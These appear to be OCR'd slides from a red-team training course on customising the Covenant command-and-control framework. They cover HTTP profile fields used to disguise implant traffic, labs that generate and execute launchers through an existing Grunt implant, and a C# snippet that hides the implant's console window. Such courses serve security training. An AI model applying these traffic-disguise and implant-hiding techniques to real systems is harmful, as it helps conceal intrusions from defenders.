


Covenant: Creating/Editing Custom Profiles




- HttpUrls
  - GET/POST Callback URLs
- MessageTransform
  - Obfuscate or disguise data using custom C#
- HttpRequestHeaders
  - User-Agent, Cookies, etc.
- HttpResponseHeaders
  - Server, Content-Type, etc.
- HttpPostRequest
  - POST Request Template
- HttpGetResponse
  - GET Response Template
- HttpPostResponse
  - POST Response Template

Covenant: Creating/Editing Custom Profiles



Covenant: Creating/Editing Custom Profiles




Covenant: Profile Extendibility

- Custom Profiles
  - HttpUrls
    - GET/POST Callback URLs
  - MessageTransform
    - Obfuscate or disguise data using custom C# functions
  - HttpRequestHeaders
    - User-Agent, Cookies, etc.
  - HttpResponseHeaders
    - Server, Content-Type, etc.
  - HttpPostRequest
    - POST Request Template
  - HttpGetResponse
    - GET Response Template
  - HttpPostResponse
    - POST Response Template


Covenant Lab: Profile Extendibility

- Modify the CustomHttpProfile to create a new profile:
  - Change the HttpUrls
  - Add an HttpRequestHeader
  - Modify the HttpGetResponse template
- Start a new listener with the new profile (Choose a different port!!)
  - BindPort: 8080
  - ConnectPort: 8080
- Generate a new launcher
- Upload and execute via an existing Grunt

Covenant: ImplantTemplate Extendibility



Covenant: ImplantTemplate Extendibility



Covenant: ImplantTemplate Extendibility

- Custom Implants
  - HttpUrls
    - GET/POST Callback URLs
  - MessageTransform
    - Obfuscate or disguise data using custom C# functions
  - HttpRequestHeaders
    - User-Agent, Cookies, etc.
  - HttpResponseHeaders
    - Server, Content-Type, etc.
  - HttpPostRequest
    - POST Request Template
  - HttpGetResponse
    - GET Response Template
  - HttpPostResponse
    - POST Response Template

Covenant Lab: ImplantTemplate Extendibility

- Create a new ImplantTemplate, copying values from the GruntHttp template
  - Modify the StagerCode to auto-hide the console window
- Generate a new launcher using the new template
- Upload and execute via an existing Grunt

```
using System.Reflection.InteropServices;

[DllImport("kernel32.dll")] static extern IntPtr GetConsoleWindow();
[DllImport("user32.dll")] static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

var handle = GetConsoleWindow();
ShowWindow(handle, 0);
```

Covenant Demo: .NET Core Implant

- .NET Core Implant
  - Brutes

Q & A

- Questions and Answers
- Demo Requests

www.specterops.io
@specterops
info@specterops.io